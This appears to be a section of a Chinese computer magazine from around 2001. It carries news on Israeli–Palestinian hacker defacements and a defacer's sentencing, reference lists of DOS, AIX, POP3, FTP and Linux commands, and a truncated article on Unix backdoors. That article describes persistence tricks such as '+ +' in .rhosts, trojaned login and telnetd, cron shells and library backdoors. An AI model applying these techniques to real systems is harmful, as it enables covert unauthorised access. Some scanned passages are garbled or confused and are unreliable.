2000 年圣诞节那一天, 支持巴勒斯坦的黑客攻陷了以色列一家移动通信公司的新闻网站。第二天, 支持以色列的黑客予以反击, 攻陷了黎巴嫩真主党的网站, 在其主页上换上了 10 月份被绑架的 3 名以色列士兵的照片, 并在以犹太教的六芒星形为底色的屏幕上留下一幅大幅标语: “立即释放我们的战士!”

2000 年 12 月 29 日, 支持巴勒斯坦的黑客攻陷了与以色列有关的近 80 个网站, 网站页面被涂改得面目全非。黑客在被攻陷上的网站上留下代号: m0r0n, nightman and sub - 0 of wfd。这是一个在网络的地下世界极为显赫的名字! 黑客还在以色列一家商业网站上建立了一个主页, 宣传自己的政治主张。

今年 21 岁的以色列黑客米基·布扎格罗 (Miki Buzaglo) 自称从网络战一开始就参加了“战斗”。他说, “这场战斗是合法的, 计算机安全本身就没有什么规则可言。他们在真主

党的主页上宣称要杀死所有的犹太人。这是我们决不能答应的。我们必须有所行动。”布扎格罗和他的同伙首先攻击了一家叫做 wizel. com 的网站,将矛头直接指向黎巴嫩真主党和巴勒斯坦网站,从而导致阿拉伯和犹太人之间的网络战从 10 月 6 日 3 名以色列士兵被绑架以后全面升级。在网上冲突中,以色列黑客甚至连巴勒斯坦的一些邻国也不放过,例如约旦的一个门户网站 Albawaba. com 和伊朗农业部网站也遭到了来自以色列的攻击。

据美国一家专业电脑安全公司掌握的数据表明,自 10 月 6 日以来,一共有 246 个与以色列有关的网站遭到攻击,遭到攻击的巴勒斯坦网站为 34 家。在网络战上,尽管巴方占了一点点上风,但是在街头的冲突中,已经有 350 多名巴勒斯坦人死于以军的枪弹。

布扎格罗承认,虽然以方黑客的进攻很有成效,但是胜利显然是在巴方。这名以色列黑客说,“阿拉伯人在不断赢得胜利。”他认为造成这种局面的原因是,虽然以色列有着先进的电脑安全技术,但是其民用网络设施速度极慢,造价且十分昂贵,因此许多以色列人根本就起不起网络。他说,“我们每次进攻得手,都会马上招致对方十倍的反攻。”

他说,“他们的技术条件比我们好多了,基本上都是 T1、T3 线路,攻击时发过来的数据包容量比我们的要大十倍以上。我们必须改变策略,才有可能反败为胜。”而在巴勒斯坦一方,支持者认为与其称这是一场网络战,还不如说是一场信息战——一场超越传统媒体,让全世界了解自己的观点和主张的战斗。黎巴嫩真主党网站管理员阿里·阿由布(Ali Ayoub)说:“我们的反击将只限于网络。我们将继续向全世界提供真实的信息,以此来反击对方的谎言。”

“攻陷”洛杉矶警署网站的 黑客被判入狱

新罕布什尔州的一名青年因非法篡改一家互联网安全公司的网站和洛杉矶警署网站而被判三项轻罪罪名成立,他本人也表示认罪服法。来自该州沃尔夫博罗市的这名 18 岁的青年丹尼斯·莫兰将在监狱服刑 9 个月并付给受害者总共 1.5 万美元的损失赔偿金。

莫兰侵入了由位于马萨诸塞州百德福市的网络安全企业 RSA Security 公司经营的 RSA. com 网站,以及与洛杉矶警署相连的反毒品网站 are. com。此外,他还参与了对包括雅虎和 eBay 在内的几家著名商业网站的“拒绝服务”攻击。

联邦调查局特工还调查了莫兰有无其他网络攻击活动,但最终只把他列为嫌疑对象,而指控一名加拿大青年对这些案件负责。莫兰在为自己的三项罪名辩解的过程中承认把访问 RSA Security 公司网站的用户引导到南美洲一所大学被他侵入的网站,并在两个被愚弄的网站上扬言:“请相信我们并发给我们你的数据!感谢真主!”他还承认两次侵入 Dare. com 网站,并用赞颂毒品的标语和图形对该网站进行丑化。在星期二的自我辩护中,莫兰告诉詹姆斯·奥尼尔法官,“我认为对我所犯的罪给予这样的判决是公平的。”但是美联社报道说,他拒绝在开庭之后接受记者的采访。莫兰目前同他的父亲住在一起,对他的最终判决将在今年春天正式下达。法庭给他定的罪名是未经授权进入他人计算机系统。一位检查官还透露说,莫兰还侵入过 4 个军事基地的计算机系统,包括 3 个陆军基地和 1 个空军基地。美联社说他在侵入这些军事网站后可以接触机密信息,但是他实际上并没有去看任何机密的东西。他在判决生效前必须保证自己不再用电脑干违法的事,否则他将被禁止使用电脑。

DOS 下常用网络相关命令解释

Arp

显示和修改“地址解析协议”(ARP)所使用的以太网的 IP 或令牌环物理地址翻译表。该命令只有在安装了 TCP/IP 协议之后才可用。

```
arp -a [inet_addr] [-N [if_addr]]
arp -d inet_addr [if_addr]
arp -s inet_addr ether_addr [if_addr]
```

参数:

-a 通过询问 TCP/IP 显示当前 ARP 项。如果指定了 inet_addr,则只显示指定计算机的 IP 和物理地址。

-g 与 -a 相同。

inet_addr 以加点的十进制标记指定 IP 地址。

-N 显示由 if_addr 指定的网络界面 ARP 项。

if_addr 指定需要修改其地址转换表接口的 IP 地址(如果有的话)。如果不存在,将使用第一个可适用的接口。

-d 删除由 inet_addr 指定的项。

-s 在 ARP 缓存中添加项,将 IP 地址 inet_addr 和物理地址 ether_addr 关联。物理地址由以连字符分隔的 6 个十六进制字节给定。使用带点的十进制标记指定 IP 地址。项是永久性的,即在超时到期后自动从缓存删除。

ether_addr 指定物理地址。

Finger

在运行 Finger 服务的指定系统上显示有关用户的信息,根据远程系统输出不同的变

量,该命令只有在安装了 TCP/IP 协议之后才可用。

```
finger [-l] [user]@ computer[...]
```

参数:

-l 以长列表格式显示信息。

User

指定要获得相关信息的用户。省略用户参数以显示指定计算机上所有用户的信息:

```
@ computer
```

Ftp

将文件传送到正在运行的 Ftp 服务的远程计算机或从正在运行 Ftp 服务的远程计算机传送文件(有时称作 daemon)。Ftp 可以交互使用。单击“相关主题”列表中的“Ftp 命令”以获得可用的“Ftp”子命令描述。该命令只有在安装了 TCP/IP 协议之后才可用。Ftp 是一种服务,一旦启动,将创建在其中可以使用 Ftp 命令的子环境,通过键入 Quit 子命令可以从子环境返回到 Windows 2000 命令提示符。当 Ftp 子环境运行时,它由 Ftp 命令提示符代表。

```
ftp [-v] [-n] [-i] [-d] [-g]
[-s: filename] [-a] [-w: window size]
[computer]
```

参数:

-v 禁止显示远程服务器响应。

-n 禁止自动登录到初始连接。

-i 多个文件传送时关闭交互提示。

-d 启用调试、显示在客户端和服务器之间传递的所有 Ftp 命令。

· Pc friend ·

Interval

重新显示选中的统计,在每个显示之间暂停 Interval 秒。按 Ctrl + C 停止重新显示统计信息。如果省略该参数,Netstat 打印一次当前的配置信息。

Netstat

显示协议统计和当前的 TCP/IP 网络连接。该命令只有在安装了 TCP/IP 协议后才可以使⽤。

```
netstat [-a] [-e] [-n] [-s] [-p
protocol] [-r] [interval]
```

参数:

-a 显示所有连接和侦听端口。服务器连接通常不显示。

-e 显示以太网统计。该参数可以与 -s 选项结合使用。

-n 以数字格式显示地址和端口号(而不是尝试查找名称)。

-s 显示每个协议的统计。默认情况下,显示 TCP、UDP、ICMP 和 IP 的统计。-p 选项可以用来指定默认的子集。

-p protocol 显示由 protocol 指定的协议的连接;protocol 可以是 tcp 或 udp。如果与 -s 选项一同使用显示每个协议的统计,protocol 可以是 tcp、udp、icmp 或 ip。

-r 显示路由表的内容。

Interval

重新显示所选的统计,在每次显示之间暂停 interval 秒。按 Ctrl + B 停止重新显示统计。如果省略该参数,Netstat 将打印一次当前的配置信息。

Ping

验证与远程计算机的连接。该命令只有在安装了 TCP/IP 协议后才可以使⽤。

```
ping [-t] [-a] [-n count] [-l
```

```
length] [-f] [-i ttl] [-v tos] [-r count]
[-s count] [[-j computer-list] | [-k
computer-list]] [-w timeout] destination -
list
```

参数:

-t Ping 指定的计算机直到中断。

-a 将地址解析为计算机名。

-n count 发送 count 指定的 ECHO 数据包数。默认值为 4。

-l length 发送包含由 length 指定的数据量的 ECHO 数据包。默认为 32 字节;最大值是 65,527。

-f 在数据包中发送“不要分段”标志。数据包就不会被路由上的网关分段。

-i ttl 将“生存时间”字段设置为 ttl 指定的值。

-v tos 将“服务类型”字段设置为 tos 指定的值。

-r count 在“记录路由”字段中记录传出和返回数据包的路由。count 可以指定最少 1 台,最多 9 台计算机。

-s count 指定 count 指定的跃点数的时间戳。

-j computer-list 利用 computer-list 指定的计算机列表路由数据包。连续计算机可以被中间网关分隔(路由稀疏源)IP 允许的最大数量为 9。

-k computer-list 利用 computer-list 指定的计算机列表路由数据包。连续计算机不能被中间网关分隔(路由严格源)IP 允许的最大数量为 9。

-w timeout 指定超时间隔,单位为毫秒。

destination-list 指定要 Ping 的远程计算机。

Rcp

在 Windows 2000 计算机和运行远程外

· Pc friend ·

- 命令 目的
- print 打印路由
- add 添加路由
- delete 删除路由
- change 更改现存路由
- destination 指定发送 command 的计算机。

mask subnetmask 指定与该路由条目关联的子网掩码。如果没有指定,将使用 255.255.255.255。

gateway 指定网关。

名为 Networks 的网络数据库文件和名为 Hosts 的计算机名数据库文件中均引用全部 destination 或 gateway 使用的符号名称。如果命令是 print 或 delete,目标和网关还可以使用通配符,也可以省略网关参数。

metric costmetric 指派整数跃点数(从 1 到 9999)在计算最快速、最可靠和(或)最便宜的路由时使用。

Rsh

在运行 Rsh 服务的远程计算机上运行命令。该命令只有在安装了 TCP/IP 协议后才可以使⽤。

rsh computer [-l username] [-n] command

参数:

computer 指定运行 command 的远程计算机。

-l username 指定远程计算机上使用的用户名。如果省略,则使⽤登录的用户名。

-n 将 rsh 的输入重定向到 NULL。

command 指定要运行的命令。

Tftp

将文件传输到正在运行 Tftp 服务的远程计算机或从正在运行 Tftp 服务的远程计算机传输文件。该命令只有在安装了 TCP/IP 协议后才可以使⽤。

tftp [-i] computer [get | put] source [destination]

参数:

-i 指定二进制图像传送模式(也称为“八位字节”)。在二进制图像模式中,文件一个字节接一个字节地逐字移动。在传送二进制文件时使用该模式。

如果省略了 -i,文件将以 ASCII 模式传送。这是默认的传送模式。此模式将 EOL 字符转换为 UNIX 的回车符和个人计算机的回车符/换行符。在传送文本文件时应使⽤此模式。如果文件传送成功,将显示数据传输率。

computer 指定本地或远程计算机。

put 将本地计算机上的文件 destination 传送到远程计算机上的文件 source。

get 将远程计算机上的文件 destination 传送到本地计算机上的文件 source。

如果将本地计算机上的文件 file - two 传送到远程计算机上的文件 file - one,请指定 put;如果将远程计算机上的文件 file - two 传送到远程计算机上的文件 file - one,请指定 get。

因为 Tftp 协议不支持用户身份验证,所以用户必须登录,并且文件在远程计算机上必须可以写入。

source 指定要传送的文件。如果本地文件指定为 -,则远程文件在 stdout 上打印出来(如果获取),或从 stdin(如果放置)读取。

destination 指定将文件传送到的位置。如果省略了 destination,将假定与 source 同名。

Tracert

该诊断实用程序将包含不同生存时间(TTL)值的 Internet 控制消息协议(ICMP)回显数据包发送到目标,以决定到达目标采用的路由。要在转发数据包上的 TTL 之前至少递减 1,必需路径上的每个路 (下转第 46 页)

AIX 常用命令

查看交换区信息:

lspcs -a 显示交换区的分布信息

lspcs -s 显示交换区的使用信息

slibclean 清除处理程序遗留的旧分页信息

smit mkps 建立交换区空间信息

swapon -a 启动所有的分页空间

/etc/swapspaces 存放分页空间表格信息

显示卷信息:

lsvg 显示卷的名称

lsvg -l rootvg 显示 rootvg 卷的详细信息

信息

mount 卷的方法:

varyonvg datavg 加载 datavg 卷

mount /dev/data1 加载 datavg 下的一个 data1 卷

裸设备类型:raw, jfs jfs 可以转变成文件系统,而 raw 则不行

在裸设备上安装 oracle 系统:

修改裸设备的权限,如裸设备名为 system

01,安装数据库用户为 oracle

chown oracle:dba /dev/system01

chown oracle:dba /dev/rsystem01

在使用文件时必须用 rsystem01

smit 快速路径名称:(smit:图形方式, smitty:字符方式)

dev 设备管理

diag 诊断

jfs 定期档案管理系统

lvm 逻辑卷册系统管理员管理

nfs NFS 管理

sinstallp 软件安装及维护

spooler 列印队列管理

system 系统管理

tcPIP TCP/IP 管理

USER 使用者管理

clstart, clstop:启动和停止 cluster

lssrc -g cluster:查看 cluster 的状态

查看已安装的软件信息:

ls -aF /usr/lpp (lpp:Licensed Program Products)

查看安装媒体内容:

installp -q -d /dev/cdrom -l

启动时自动加载文件系统信息:

需要加载的信息存放在/etc/filesystems

mount -t nf 加载所有在/etc/filesystems 中定义 type = nfs 的文件系统

显示已加载的文件系统及状态: df -v,

mount

查看错误日志信息:

errpt -a

有关 TCP/IP 的命令

网路卡:

smit chgenet, chgtok, chgfdi, opschange,

mkty:adptr 架构快速路径

smit mkinet, ppp:slip 与 ppp 快速路径

ifconfig:config 界面

位址:

/etc/hosts 静态主机表

/etc/resolv.conf 位址解析的名称服务器

/etc/named.boot 名称服务器架构

/etc/named.ca 根名称服务器快取

/etc/named.data 位址列表

/etc/named.rev 反转指标列表

nslookup 查询名称服务器资讯

网络路由:

route 管理路由

· Pc friend ·

netstat -rn 列出定义的路由
 routed 路由(daekmin rip)
 gated 路由(daekmin rip、egp、hello)
 /etc/gateways 已知网关
 /etc/networks 已知网路
 服务：
 /etc/services
 /etc/inetd.conf
 TCP/IP 群组子系统：
 /etc/rc.net
 startsrc -g tcpip 启动全部的 tcpip 子系
 统
 startsrc -s inetd 启动主要 internet
 除错：
 iptrace 启动封包追踪
 ipreport 追踪结果格式化输出

netstat 网络统计
 ping 检查是否可以到达
 查看 HACMP,外部硬盘信息：
 lscfg -v
 lsdev -Cc adapter
 对等机器信息：
 /etc/.rhosts
 /etc/hosts.equiv
 /etc/hosts
 观察进程内存使用情况：
 ps aux 观察参数% mem:内存使用百分
 比 RSS:实际使用内存
 vmstat free 的单位为块,缺省值为 4096
 bytst
 创建 raw 设备时选择的类型：
 raw_lv

POP3 命令简介

首先请参看 RFC 1939 中介绍的 POP3 命令。

一般 telnet pop3Server 110 后就可以用这些命令了,大小写不敏感,不包括口令本身,注意不要让口令回显,等验证通过后再允许回显。

| | | |
|-------------------|----|---------------------------------------|
| user username | 认可 | |
| pass password | 认可 | 执行成功则状态转换 |
| apop name, digest | 认可 | 一种安全传输口令的办法,执行成功导致状态转换,请参见 RFC 1321 |
| stat | 处理 | 请求 server 回送邮箱统计资料,如邮件数、邮件总字节数 |
| uidl n | 处理 | server 返回用于该指定邮件的唯一标识,如果没有指定,返回所有的 |
| list n | 处理 | server 返回指定邮件的大小等 |
| retr n | 处理 | server 返回邮件的全部文本 |
| dele n | 处理 | server 标记删除,quit 命令执行时才真正删除 |
| rset | 处理 | 撤消所有的 dele 命令 |
| top n, m | 处理 | 返回 n 号邮件的前 m 行内容,m 必须是自然数 |
| noop | 处理 | server 返回一个肯定的响应 |
| quit | | client 希望结束会话。如果 server 处于“处理”状态,则现在进 |

入“更新”状态,删除那些标记成删除的邮件。如果 server 处于“认可”状态,则结束会话时 server 不进入“更新”状态。

关于 apop 命令

如果 client 使用 user 命令,口令将是明文。使用 apop 命令时,client 第一次与 server 连接时,server 向 client 发送一个 ascii 码问候,该问候由一个字符串组成,它对于每个 client 的连接都是惟一的;client 把它的纯文本口令附加到从 server 接收到的字符串之后,然后计算结果字符串的 MD5 摘要;client 把 username 和 MD5 摘要作为 apop 命令的参数

一起发送出去。

```
telnet pop3Server 110
user username
pass * * * *
stat
list
retr 1
retr 2
...
dele 1
dele 2
...
quit
```

Ftp 命令大全

Ftp 的命令行格式为: ftp -v -d -i -n -g [主机名],其中 -v 显示远程服务器的所有响应信息;-n 限制 ftp 的自动登录;-d 使用调试方式;-g 取消全局文件名;-i 多文件进行传输时,关闭交换提示;-s 指定一个文本文件,当 ftp 开通时自动运行其中的命令(该参数中不允许有空格);-a 捆绑数据连接时使用任一本地接口;-w buffersize 替代默认流量大小为 4096 的缓冲器;-host 指定主机名或 ip 地址,去连接的远程主机。

Ftp 使用的内部命令如下:

1. !:在本地机中执行交互 shell,exit 回到 Ftp 环境。
2. \$ macro -ame: 执行宏定义 macro - name。
3. append:将本地文件追加到远程系统主机;若未指定远程系统文件名,则使用本地文

件名。

4. ascii:使用 ascii 类型传输方式。
5. bell:每个命令执行完毕后计算机响铃一次。
6. binary:使用二进制文件传输方式。
7. bye:退出 Ftp 会话过程。
8. cd :进入远程主机目录。
9. close:中断与远程服务器的 Ftp 会话(与 open 对应)。
10. delete remote - file:删除远程主机文件。
11. debug[debug - value]:设置调试方式,显示发送至远程主机的每条命令,若设为 0,表示取消 debug。
12. dir:显示远程主机目录,并将结果存入本地文件。
13. disconnection:同 close。
14. get: 将远程主机的文件传至本地硬盘的。
15. glob:设置 mdelete, mget, mput 的文件名扩展,缺省时不扩展文件名,同命令行的 -g 参数。

· Pc friend ·

16. hash: 每传输 1024 字节, 显示一个 hash 符号(#)。

17. help: 显示 Ftp 内部命令的帮助信息, 如: help command(一个命令)。

18. lcd: 将本地工作目录切换至 dir。

19. literal: 传送任一 Ftp 命令。

20. ls: 显示远程目录, 并存入本地文件。

21. mdelete: 删除远程主机文件。

22. mdir: 与 dir 类似, 但可指定多个远程文件。

23. mget: 传输多个远程文件。

24. mkdir: 在远程主机中建一目录。

25. mls: 显示远程主机目录的清单并存入本地硬盘, 可指定多个文件名。

26. mput: 将多个文件传输至远程主机。

27. open host: 建立指定 Ftp 服务器连接, 可指定连接端口。

28. prompt: 设置多个文件传输时的交互提示。

29. put : 将本地文件传送至远程主机。

30. pwd: 显示远程主机的当前工作目录。

31. quit: 同 bye, 退出 Ftp 会话。

32. quote arg1, arg2... : 将参数逐字发至远程 Ftp 服务器。

33. recv: 同 get, 将远程主机的文件传至本地硬盘。

34. rhelp: 请求获得远程主机的帮助。

35. rename: 更改远程主机文件名。

36. rmdir dir - name: 删除远程主机目录。

37. send : 同 put, 将本地文件传送至远程主机。

38. status: 显示当前 Ftp 状态。

39. trace: 设置包跟踪。

40. type: 设置文件传输类型为 type - name, 缺省为 ascii。

41. user user - name: 向远程主机表明自己的身份, 需要口令时, 必须输入口令, 如: user root passwd 表明自己是 root, passwd 是自己的密码。

42. verbose: 同命令行的 -v 参数, 即设置详尽报告方式, ftp 服务器的所有响应都将显示给用户, 缺省为 on。

43. ?: 同 help, 显示 Ftp 内部命令的帮助信息。

Linux 操作系统下的一些命令


Linux 有许多许多命令和 Unix 操作系统是一致的。要想成为一个名副其实的黑客, 不会操作 Linux 系统是不行的。现在我就为大家介绍一些简单的 Linux 命令, 希望对大家有所帮助。

如果把所有的 Linux 命令都介绍出来, 我想可以写一本书, 所以我还是尽量选择常用的命令来介绍吧。

1. Man:

Man 这个命令就是显示一个命令的作用, 以及命令的使用方式和参数。你可以先试试: 在 Linux 下。

man man, 你将会看到许多东西, 就像我所说的那样, man 这个命令是用来显示一个命令的作用和使用方式以及参数的命令, 所以你看到的内容便是介绍 man 这个命令的。当然



你也可以输入 `man` 空格加上其他的命令,显示其他命令的相关内容。

2. Apropos<parameter>

这个命令等同于 `man -k <parameter>` 这个命令,这个命令是执行关键词搜索。

3. Ash

`ash` 是一个简单的 shell,特性和 `sh` 或者 Bourne shell 相似。`Ash` 通过符号链接 `bsh` 而运行。

4. At

`at` 在指定的时间运行程序。

5. Atq

使用 `atq` 列出所有等待作业的队列。

6. Atrm

使用 `atrm` 删除指定的作业。

7. Banner

`banner` 命令可用来向标准输出打印大的、高质量的标题,若信息遗漏,它将进行提示并从标准输入来读取一行。

8. Cat

`cat` 空格加文件名,这个命令一般是用来读文件内容的。这时这个命令有点像 `more` 的功能。

```
cat file.txt | sort
>
```

这是将 `cat` 命令的输出通道管道作为 `sort` 命令的输入对文件进行排序。

```
Cat files
>>
```

这个命令是在 `>>` 后面填写内容加到 `file.txt` 文件中。

```
Cat file1>>file2
```

这个命令是把 `file1` 的内容拷贝到 `file2`

中,原文件不变。也许你以后会配置 `apache` 服务器,如果你希望单文件配置,就要把 `srn.conf` 和 `access.conf` 两个文件与 `httpd.conf` 这个文件合而为一。就可以用这个命令来实现:

```
cat srn.conf >>httpd.conf
cat accerss.conf >>httpd.conf.
```

9. Chfn

`chfn` 命令是用来改变 `finger` 信息,可以使用该命令输入或者修改由 `finger` 网络工具使用的信息。

10. Chgrp

这个命令用来改变文件或目录所属的用户组,与文件或目录的权限有关。

11. Chmod

这个命令用来改变对象的访问权限,也就是改变文件模式。一般情况下有两种方法来改变。你可以在 Linux 下面先使用 `ls -l` 命令,你可以看见你所在目录的文件的权限。

```
rw-rw-r-x 23 root sys 512 Apr 11
1999 opt
```

这上面显示了一个文件的期限, `w` 是 write,指的是写权限; `r` 是 read,指的是读权限; `X` 指的是可执行权限。权限分为三组,第一组是拥有者的权限,第二组是同组的权限,第三组是其他用户权限。你可以直接这样改,也可以使用一些数字来代替它们,4 表示读,2 表示写,1 表示可执行,所以你可以用一个三位数字来代替这三组的读写权限。比如说:要想使文件 `file` 的拥有者具有读、写和执行权限,而其他用户不具有任何权限,可以这样设: `chmod 700 file`,依此类推。

12. Chown

这个命令是用来改变文件或目录的用户。只有文件的拥有者和系统管理员才能改变文件的用户 `id`。比如: `Chown user file`。

· Pc friend ·

13. Chroot

这个命令用来把文件系统中的根目录设置为其他目录而不是/。

14. Chsh

这个命令更改登录到 Linux 系统使用的 shell 类型。一般可以通过这样设置改变目录。

15. Cp

这个命令就是拷贝。比如:cp file1 file2, 是把文件 file1 拷贝到 file2。

16. Cpio

这个命令是复制文件到档案文件或者从档案文件中读出文件。

17. Cut

这个命令就是从输入文件中截取一些列或者字段。

18. Df

这个命令就是显示使用的硬盘空间,这个命令你会常用,你可以看看 linux 的分区情况。用 df -k 可以用来检查磁盘空间。

19. Du

这个命令显示各种文件和目录所使用的硬盘空间数,并且可以显示系统中最多或者最少的硬盘空间的位置。

20. Find

这个命令是用来查找文件的。我之所以把它选择出来,就是因为它和 ls 不一样,用它可以进行一些复杂的查找,可以使用通配符组合所要查找文件的形式。

21. Finger

这个命令是在本地计算机或者其他计算机系统中查找用户信息。

22. ftp

这个命令是用来进行文件传输的,可以与其他地址的计算机进行信息交换。

23. Hostname

这个命令用来显示系统当前的主机名和域名,也可以由 root 用来设置系统的主机名。

24. Halt

这个命令是关闭系统,相当于 shutdown now 命令,只能因 root 执行。

25. Ifconfig

这个命令是用于配置网络接口的几种程序之一,通常由 root 使用。这个命令我来详细的介绍一下。配置网络时可能会用到这个命令,当然也有机器用 netconfig 的命令。

Ifconfig interface ip - address 是用来配置基本接口,比如 ifconfig eth 202. 202. 202. 202 是配置一个以太接口,它的地址是 202. 202. 202. 202

Ifconfig interface down/up,是用来激活和禁用一个接口。

Ifconfig - a,可以显示所有激活的接口的状态信息。

Ifconfig eth0:0……,是追加别名。

26. Kill

这个命令向进程号发送指定的信号,可以重启和关闭进程。这个命令常和 ps 命令结合在一起,如:ps -eaf |grep files 这可以检查名为 files 的进程号,检查出进程号后,就可以使用 kill 命令来执行 kill -hup 进程号。

27. Less

这个命令和 more 差不多,它允许文件前后移动。

28. Ls

这个命令显示目录,可以加参数进行输出设置。这是个常用命令。我就不多介绍了。

29. Man

这个命令用来显示联机手册页,通常可以用它来看别的命令的使用方法。

30. Mkdir

这个命令用来创建新的目录。

31. Mkfs

这个命令是用来在某一设备上创建 Linux 文件系统,但是它不格式化所创建的文件系统。

32. More

这个命令前面已经提到过,和 less 相似,分屏显示文件内容,只可以向下翻页。

33. Mount

这个命令用来把文件系统加载到指定的目录上。

34. Mv

这个命令把一个对象从一位置移到新的位置,相当于删除复制。

35. Passwd

这个命令用来改变或者设置口令。

36. Rm

这个命令用来删除指定的文件。

37. Rmdir

这个命令用来删除指定的空目录。

38. Route

使用 route 显示或者配置 ip 路由表。这是可用于监控接口的的通信。比如:

```
Route add/del default gw ip - address
```

ppp0,这是加一个网关接口地址在 ppp0 上。

39. Ping

这个命令请求来自网络主机的数据包响应。这个命令也不多讲了。

40. Ps

这个命令是提供进程的内容。

41. Pwd

这个用来命令用来显示当前的工作目录。

42. Quota

这个命令报告配额设置。

43. Rm

这个命令用来删除指定的文件。

44. Rmdir

这个命令用来删除指定的空目录。

45. Shutdown

这个命令是用来关闭系统的,可以加上一些参数设置关闭的时间与方式。

46. Tail

这个命令用来把某一给定的文件的最后 10 行打印到标准输出。如果没有给定文件,它将从标准输入读取。

47. Talk

这个命令可以与在线的其他用户交流,当对方有回应后,两人都可以看到输出的内容。

48. Tar

这个命令用来存储和展开文件的存档程序,压缩和解压文档。

49. Telnet

这个命令,远程登录。

· Pc friend ·

50. Touch

这个命令用来创建文件或者更新时间。

51. Umount

这个命令用来卸载文件系统。

52. Uptime

这个命令用来显示计算机已运行的时间。

53. Vi

这个命令用来调用 vi 编辑器。你也可以通过这个命令来读取一些文件的内容,相当于 more 命令。

54. W

这个命令用来显示在系统中登录的用户。

55. Whatis

这个命令搜索 whatis 数据库查找命令并输出每个命令的一行的概述。

56. Whereis

这个命令查找命令、命令源以及手册页。

57. Who

这个命令显示当前在线用户,相当与 whois。

Unix 系统后门

本文将讨论许多常见的后门,更多的焦点放在 Unix 系统的后门,同时讨论一些未来将会出现的 Windows NT 的后门。本文将描述如何测定入侵者使用的方法这样的复杂内容和管理员如何防止入侵者重返的基础知识。当管理员懂得一旦入侵者入侵后要制止他们是何等之难以后,将更主动于预防第一次入侵。本文试图涉及大量流行的初级和高级入侵者制作后门的手法,但不会也不可能覆盖到所有可能的方法。

大多数入侵者的后门实现以下 2~3 个目的:

即使管理员通过改变所有密码类似的方法来提高安全性,仍然能再次侵入,使再次侵入被发现的可能性减至最低。大多数后门设法躲过日志,大多数情况下,即使入侵者正在使用系统也无法显示他已在线一些情况,如

果入侵者认为管理员可能会检测到已经安装的后门,他们以系统的脆弱性作为惟一的后门,从而反复攻破机器,这也不会引起管理员的注意,所以,在这样的情况下,一台机器的脆弱性是它惟一未被注意的后门。

1. 密码破解后门

这是入侵者使用的最早也是最老的方法,它不仅可以获得对 Unix 机器的访问,而且可以通过破解密码制造后门,这就是破解口令薄弱的帐号,以后即使管理员封了入侵者的当前帐号,这些新的帐号仍然可能是重新侵入的后门。多数情况下,入侵者寻找口令薄弱的久未使用的帐号,然后将口令改得难些,当管理员寻找口令薄弱的帐号时,也不会发现这些密码已修改的帐号,因而管理员很难确定查封哪个帐号。

2. Rhosts + + 后门

在联网的 Unix 机器中,像 Rsh 和 Rlogin 这样的服务是基于 rhosts 文件里的主机名使用简单的认证方法,用户可以轻易地改变设置而不需口令就能进入,入侵者只要向可以访问的某用户的 rhosts 文件中输入“+ +”,就可以允许任何人从任何地方无须口令便进入这个帐号。特别当 home 目录通过 NFS 向外共享时,入侵者更热衷于此,这些帐号也成了入侵者再次侵入的后门。许多人更喜欢使用 Rsh,因为它通常缺少日志能力,许多管理员经常检查“+ +”,所以入侵者实际上多设置来自网上的另一个帐号的主机名和用户名,从而不易被发现。

3. 校验和及时间戳后门

早期,许多入侵者用自己的 trojan 程序替代二进制文件,系统管理员便依靠时间戳和系统校验和的程序辨别一个二进制文件是否已被改变,如 Unix 里的 sum 程序。入侵者又发展了使 trojan 文件和原文件时间戳同步的新技术,它是这样实现的:先将系统时钟拨回到原文件时间,然后调整 trojan 文件的时间为系统时间,一旦二进制 trojan 文件与原来的精确同步,就可以把系统时间设回当前时间。sum 程序是基于 CRC 校验,很容易骗过管理员。入侵者设计出了可以将 trojan 的校验和调整到原文件的校验和的程序 MD5,MD5 使用的算法目前还没人能骗过。

4. Login 后门

在 Unix 里,login 程序通常用来对 telnet 的用户进行口令验证,入侵者获取 login.c 的原代码并修改,使它在比较输入口令与存储口令时先检查后门口令。如果用户敲入后门口令,它将忽视管理员设置的口令让你长驱直

入,这将允许入侵者进入任何帐号,甚至是 root。由于后门口令是在用户真实登录并被日志记录到 utmp 和 wtmp 前产生一个访问的,所以入侵者可以登录获取 Shell 却不会暴露该帐号。管理员注意到这种后门后,使用“strings”命令搜索 login 程序以寻找文本信息,许多情况下后门口令会原形毕露。入侵者就开始加密或者更好地隐藏口令,使 strings 命令失效,所以更多的管理员是用 MD5 校验和检测这种后门的。

5. Telnetd 后门

当用户 Telnet 到系统,监听端口的 inetd 服务接受连接,随后递给 in.telnetd,由它运行 login。一些入侵者知道管理员会检查 login 是否被修改,就着手修改 in.telnetd。在 in.telnetd 内部有一些对用户信息的检验,比如用户使用了何种终端,典型的终端设置是 Xterm 或者 VT100,入侵者可以做这样的后门。当终端设置为“letmein”时产生一个不要任何验证的 shell,入侵者已对某些服务作了后门,对来自特定源端口的连接产生一个 Shell。

6. 服务后门

几乎所有网络服务都曾被入侵者作过后门,finger、rsh、rexec、rlogin、ftp 甚至 inetd 等的版本到处都是。有的只是连接到某个 TCP 端口的 shell,通过后门口令就能获取访问这些程序,有时用刺蝟?ucp 这样不使用的服务,或者被加入 inetd.conf 作为一个新的服务。管理员应该非常注意哪些服务正在运行,并用 MD5 对原服务程序做校验。

7. Cronjob 后门

Unix 上的 Cronjob 可以按时间表调度特定程序的运行,入侵者可以加入后门 Shell 程序使它在 1AM 到 2AM 之间运行,那么每晚有

· Pc friend ·

一个小时可以获得访问,也可以查看 cronjob 中经常运行的合法程序,同时置入后门。

8. 库后门

几乎所有的 Unix 系统都使用共享库,共享库用于相同函数的重用而减少代码长度。一些入侵者在 crypt. c 和 _crypt. c 这些函数里作了后门。像 login. c 这样的程序调用了 crypt(), 当使用后门口令时产生一个 Shell。因此,即使管理员用 MD5 检查 login 程序,仍然能产生一个后门函数,而且许多管理员并不会检查库是否被做了后门。对于许多入侵者来说有一个问题:一些管理员对所有东西多作了 MD5 校验,有一种办法是入侵者对 open() 和文件访问函数做后门,后门函数读源文件但执行 trojan 后门程序,所以当 MD5 读这些文件时,校验和一切正常,但当系统运行时将执行 trojan 版本的,即使 trojan 库本身也可躲过 MD5 校验。对于管理员来说有一种方法可以找到后门,就是静态编连 MD5 校验程序,然后运行静态连接程序,不会使用 trojan 共享库。

9. 内核后门

内核是 Unix 工作的核心,用于库躲过 MD5 校验的方法同样适用于内核级别,甚至连静态连接都不能识别。一个后门做的很好的内核是最难被管理员查找的,所幸的是内核的后门程序还不是随手可得,没人知道它事实上传播有多广。

10. 文件系统后门

